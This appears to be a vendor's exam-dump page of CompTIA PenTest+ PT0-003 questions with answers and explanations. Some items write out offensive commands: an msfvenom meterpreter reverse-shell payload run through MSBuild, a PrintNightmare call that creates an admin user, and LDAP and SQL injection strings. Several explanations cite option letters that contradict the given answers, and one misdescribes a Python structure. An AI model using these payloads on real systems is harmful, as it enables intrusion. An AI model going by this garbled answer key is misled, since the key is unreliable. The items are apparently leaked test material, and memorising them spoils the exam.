

Latest [Mar 19, 2026] PT0-003 Exam with Accurate CompTIA PenTest+ Exam PDF Questions
Take a Leap Forward in Your Career by Earning CompTIA 302 Questions
NEW QUESTION # 32
Which of the following activities should be performed to prevent uploaded web shells from being exploited by others?
- A. Preserve artifacts.
- B. Remove the persistence mechanisms.
- C. Spin down the infrastructure.
- D. Perform secure data destruction.
Answer: D
Explanation:
* Secure Data Destruction:
* Securely deleting the web shell ensures it cannot be accessed or exploited by attackers in the future.
* This involves removing the malicious file and overwriting the space it occupied to prevent recovery.
* Why Not Other Options?
* A (Remove persistence mechanisms): While helpful in maintaining security, this doesn't address the immediate threat of the web shell.
* B (Spin down infrastructure): This could disrupt operations and doesn't directly mitigate the web shell issue.
* C (Preserve artifacts): While necessary for forensic analysis, it does not prevent further exploitation of the web shell.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
NEW QUESTION # 33
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?
- A. mshta.exe C:\evil.xml
- B. MSBuild.exe C:\evil.xml
- C. AppInstaller.exe C:\evil.xml
- D. regsvr32 /s /n /u C:\evil.xml
Answer: B
Explanation:
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
Understanding MSBuild.exe:
Purpose: MSBuild is a build tool that processes project files written in XML and can execute tasks defined in the XML. It's commonly used to build .NET applications and can also execute code embedded in project files.
Command Usage:
Command: MSBuild.exe C:\evil.xml
This command tells MSBuild to process the evil.xml file, which contains the C# shellcode. MSBuild will compile and execute the code, leading to the payload execution.
Comparison with Other Commands:
regsvr32 /s /n /u C:\evil.xml: Used to register or unregister DLLs, not suitable for executing C# code.
mshta.exe C:\evil.xml: Used to execute HTML applications (HTA files), not suitable for XML containing C# code.
AppInstaller.exe C:\evil.xml: Used to install AppX packages, not relevant for executing C# code embedded in an XML file.
Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.
NEW QUESTION # 34
During an assessment, a penetration tester discovers the following code sample in a web application:
"(&(userid=*)(userid=*))(I(userid=*)(userPwd=(SHAl}a9993e364706816aba3e25717850c26c9cd0d89d==)) Which of the following injections is being performed?
- A. Blind SQL
- B. Boolean SQL
- C. Command
- D. LDAP
Answer: D
Explanation:
The code sample provided involves LDAP (Lightweight Directory Access Protocol) query syntax, not SQL or command injection syntax. LDAP injections occur when user-supplied inputs are not properly sanitized before being incorporated into LDAP queries. The given code demonstrates a potential LDAP injection point, where an attacker might manipulate the (userid=*) part to execute unauthorized queries or access unauthorized information within the LDAP directory. Boolean and Blind SQL injections, as well as Command injections, do not apply to LDAP query syntax.
NEW QUESTION # 35
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






Answer:
Explanation:
Explanation:
Graphical user interface Description automatically generated
NEW QUESTION # 36
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print" The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?
- A. Bypass the execution policy.
- B. Add a malicious printer driver.
- C. Attempt to add another user.
- D. Log off and log on with "hacker".
Answer: D
Explanation:
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
Explanation:
* PrintNightmare Exploit:
* PrintNightmare (CVE-2021-34527) is a vulnerability in the Windows Print Spooler service that allows remote code execution and local privilege escalation.
* The provided commands are intended to exploit this vulnerability to create a new user with administrative privileges.
* Commands Breakdown:
* Import-Module .\PrintNightmare.ps1: Loads the PrintNightmare exploit script.
* Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print":
Executes the exploit, creating a new user "hacker" with administrative privileges.
* Issue:
* The tester still experiences low privileges despite running the exploit successfully.
* This could be due to the current session not reflecting the new privileges.
* Solution:
* Logging off and logging back on with the new "hacker" account will start a new session with the updated administrative privileges.
* This ensures that the new privileges are applied correctly.
Pentest References:
* Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
* Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
* The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.
NEW QUESTION # 37
Given the following statements:
* Implement a web application firewall.
* Upgrade end-of-life operating systems.
* Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?
- A. Attack narrative
- B. Detailed findings
- C. Recommendations
- D. Executive summary
Answer: C
Explanation:
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here's why option D is correct:
* Recommendations: This section of the report provides specific actions that should be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
* Executive Summary: This section provides a high-level overview of the findings and their implications, intended for executive stakeholders.
* Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
* Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
* Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
* Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
NEW QUESTION # 38
Given the following user-supplied data:
www.comptia.com/info.php?id=1 AND 1=1
Which of the following attack techniques is the penetration tester likely implementing?
- A. Time-based SQL injection
- B. Stored cross-site scripting
- C. Boolean-based SQL injection
- D. Reflected cross-site scripting
Answer: C
Explanation:
The user-supplied data www.comptia.com/info.php?id=1 AND 1=1 is indicative of a Boolean-based SQL injection attack. In this attack, the attacker manipulates a SQL query by inserting additional SQL logic that will always evaluate to true (in this case, AND 1=1) to gain unauthorized access to database information.
This type of attack exploits improper input validation in web applications to manipulate database queries.
The other attack techniques listed (Time-based SQL injection, Stored cross-site scripting, Reflected cross-site scripting) involve different methodologies and are not demonstrated by the given user-supplied data.
NEW QUESTION # 39
During a pre-engagement activity with a new customer, a penetration tester looks for assets to test.
Which of the following is an example of a target that can be used for testing?
- A. HTTP
- B. IPA
- C. API
- D. ICMP
Answer: C
Explanation:
* API as a Target:
* APIs (Application Programming Interfaces) are common assets to test for vulnerabilities such as improper authentication, data leakage, or injection attacks.
* Testing APIs often uncovers critical issues in modern applications.
* Why Not Other Options?
* B (HTTP): This is a protocol, not a specific asset.
* C (IPA): Unrelated to penetration testing (likely a typo or irrelevant here).
* D (ICMP): This is a protocol used for network diagnostics, not an application asset.
CompTIA Pentest+ References:
* Domain 1.0 (Planning and Scoping)
NEW QUESTION # 40
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?
- A. Web
- B. External
- C. Mobile
- D. Segmentation
Answer: B
Explanation:
An external assessment focuses on testing the security of internet-facing services.
External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization's network.
Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It's more relevant to internal network architecture.
Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
NEW QUESTION # 41
Within a Python script, a line that states print (var) outputs the following:
[{'1' : 'CentOS', '2' : 'Ubuntu'), {'1' : 'Windows 10', '2' : 'Windows Server 2016'}] Which of the following objects or data structures is var ?
- A. A list
- B. An array
- C. A class
- D. A dictionary
Answer: A
Explanation:
A list is a data structure in Python that can store multiple values of different types in a sequential order. A list is created by enclosing the values in square brackets [ ] and separating them by commas. A list can also contain other lists as its elements, creating a nested or multidimensional list. The output of the print (var) statement shows that var is a list that contains two elements, each of which is another list with two key-value pairs. The key-value pairs are enclosed in curly braces { }, which indicate that they are dictionaries, another data structure in Python that maps keys to values. Therefore, var is a list of dictionaries. References:
* 5.Data Structures - Python 3.12.1 documentation1, section 5.1. More on Lists
*Python Data Structures - GeeksforGeeks2, section Lists in Python
*Common Python Data Structures (Guide) - Real Python3, section Lists
NEW QUESTION # 42
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?
- A. Eavesdropping
- B. KARMA attack
- C. Beacon flooding
- D. MAC address spoofing
Answer: D
Explanation:
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
* Understanding MAC Address Spoofing:
* MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.
* Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.
* Purpose:
* Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.
* Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.
* Tools and Techniques:
* Linux Command: Use the ifconfig or ip command to change the MAC address.
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
* Tools: Tools like macchanger can automate the process of changing MAC addresses.
* Impact:
* Network Access: Gain unauthorized access to networks and network resources.
* Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.
* Detection and Mitigation:
* Monitoring: Use network monitoring tools to detect changes in MAC addresses.
* Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.
* References from Pentesting Literature:
* MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.
* HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.
NEW QUESTION # 43
During a client engagement, a penetration tester runs the following Nmap command and obtains the following output:
nmap -sV -- script ssl-enum-ciphers -p 443 remotehost
| TLS_ECDHE_ECDSA_WITH_RC4_128_SHA
| TLS_ECDHE_RSA_WITH_RC4_128_SHA
TLS_RSA_WITH_RC4_128_SHA (rsa 2048)
TLS_RSA_WITH_RC4_128_MD5 (rsa 2048)
Which of the following should the penetration tester include in the report?
- A. Old, insecure ciphers are in use.
- B. 2,048-bit symmetric keys are incompatible with MD5.
- C. This server should be upgraded to TLS 1.2.
- D. The 3DES algorithm should be deprecated.
Answer: A
Explanation:
The output of the Nmap command shows that the remote host supports RC4 ciphers, which are considered weak and vulnerable to several attacks, such as the BEAST and the RC4 NOMORE attacks. RC4 ciphers should not be used in modern TLS implementations, and they are not supported by TLS 1.3. Therefore, the penetration tester should include this finding in the report and recommend disabling RC4 ciphers on the server. References:
*The Official CompTIA PenTest+ Study Guide (Exam PT0-002), Chapter 5: Attacks and Exploits, page 259.
*Nmap ssl-enum-ciphers NSE Script - InfosecMatter1
*How do I list the SSL/TLS cipher suites a particular website offers?
NEW QUESTION # 44
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?
- A. SearchSpliot
- B. Burp Suite
- C. Netcat
- D. GDB
Answer: D
Explanation:
GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSpliot is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.
NEW QUESTION # 45
A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees' numbers?
- A. Web archive
- B. Underground forums
- C. File metadata
- D. GitHub
Answer: A
NEW QUESTION # 46
An organization's Chief Information Security Officer debates the validity of a critical finding from a penetration assessment that was completed six months ago. Which of the following post-report delivery activities would have most likely prevented this scenario?
- A. Lessons learned
- B. Data destruction process
- C. Attestation of findings
- D. Client acceptance
Answer: D
Explanation:
Client acceptance (A) is a critical post-report delivery activity that involves the client formally accepting the findings and conclusions of a penetration assessment report. This process usually includes a review of the findings by the client, discussions about the impact, and agreement on the accuracy and relevance of the reported vulnerabilities and issues. Ensuring client acceptance soon after the delivery of the report can prevent scenarios where the validity of findings is debated long after the assessment, as in the case described.
Data destruction process (B), attestation of findings (C), and lessons learned (D) are also important aspects of a penetration testing engagement, but they do not directly address the issue of the client disputing the findings well after the report has been delivered. Client acceptance ensures both parties are in agreement on the outcomes of the assessment, minimizing disputes about the findings later on.
NEW QUESTION # 47
Which of the following documents describes activities that are prohibited during a scheduled penetration test?
- A. MSA
- B. SLA
- C. ROE
- D. NDA
Answer: C
Explanation:
The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated. ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.
NEW QUESTION # 48
During a security assessment, a penetration tester wants to compromise user accounts without triggering IDS
/IPS detection rules. Which of the following is the most effective way for the tester to accomplish this task?
- A. Brute force accounts using a dictionary attack.
- B. Bypass authentication using SQL injection.
- C. Crack user accounts using compromised hashes.
- D. Compromise user accounts using an XSS attack.
Answer: C
Explanation:
To avoid triggering IDS/IPS alerts, the attacker should use offline cracking on compromised hashes rather than direct brute-force attempts.
* Crack user accounts using compromised hashes (Option A):
* Hashes can be cracked offline using tools like Hashcat or John the Ripper.
* No direct login attempts, avoiding detection by security systems.
NEW QUESTION # 49
Which of the following assessment methods is MOST likely to cause harm to an ICS environment?
- A. Active scanning
- B. Protocol reversing
- C. Ping sweep
- D. Packet analysis
Answer: A
NEW QUESTION # 50
A penetration tester is performing a cloud-based penetration test against a company. Stakeholders have indicated the priority is to see if the tester can get into privileged systems that are not directly accessible from the internet. Given the following scanner information:
Server-side request forgery (SSRF) vulnerability in test.comptia.org
Reflected cross-site scripting (XSS) vulnerability in test2.comptia.org Publicly accessible storage system named static_comptia_assets SSH port 22 open to the internet on test3.comptia.org Open redirect vulnerability in test4.comptia.org Which of the following attack paths should the tester prioritize first?
- A. Perform a full dictionary brute-force attack against the open SSH service using Hydra.
- B. Use the reflected cross-site scripting attack within a phishing campaign to attack administrators.
- C. Synchronize all the information from the public bucket and scan it with Trufflehog.
- D. Leverage the SSRF to gain access to credentials from the metadata service.
- E. Run Pacu to enumerate permissions and roles within the cloud-based systems.
Answer: D
Explanation:
Leverage SSRF for Metadata Access:
Server-side request forgery (SSRF) vulnerabilities allow attackers to force a server to send requests to internal resources. In cloud environments, SSRF can often be used to access the metadata service (e.g., AWS EC2 metadata) to retrieve credentials for cloud services.
Once credentials are obtained, they can be used to access privileged systems that are not directly accessible from the internet.
Why Not Other Options?
A (Public bucket): Analyzing the bucket for sensitive data is useful but does not directly lead to privileged system access.
B (Pacu): Pacu is used for AWS exploitation but requires credentials or misconfigured roles. SSRF can provide the credentials needed to run Pacu effectively.
C (SSH brute force): Brute-forcing SSH is noisy and inefficient. Privileged systems are likely better protected than SSH open to the internet.
D (Phishing via XSS): This is a longer-term attack and less direct compared to leveraging SSRF.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
SSRF Exploitation and Cloud Metadata Access Techniques
NEW QUESTION # 51
......
Authentic Best resources for PT0-003 Online Practice Exam: https://www.passexamdumps.com/PT0-003-valid-exam-dumps.html
Practice To PT0-003 - PassExamDumps Remarkable Practice On your CompTIA PenTest+ Exam Exam: https://drive.google.com/open?id=1KvrftwcN_OzJH_W207KMn_W9QwXMGiSJ
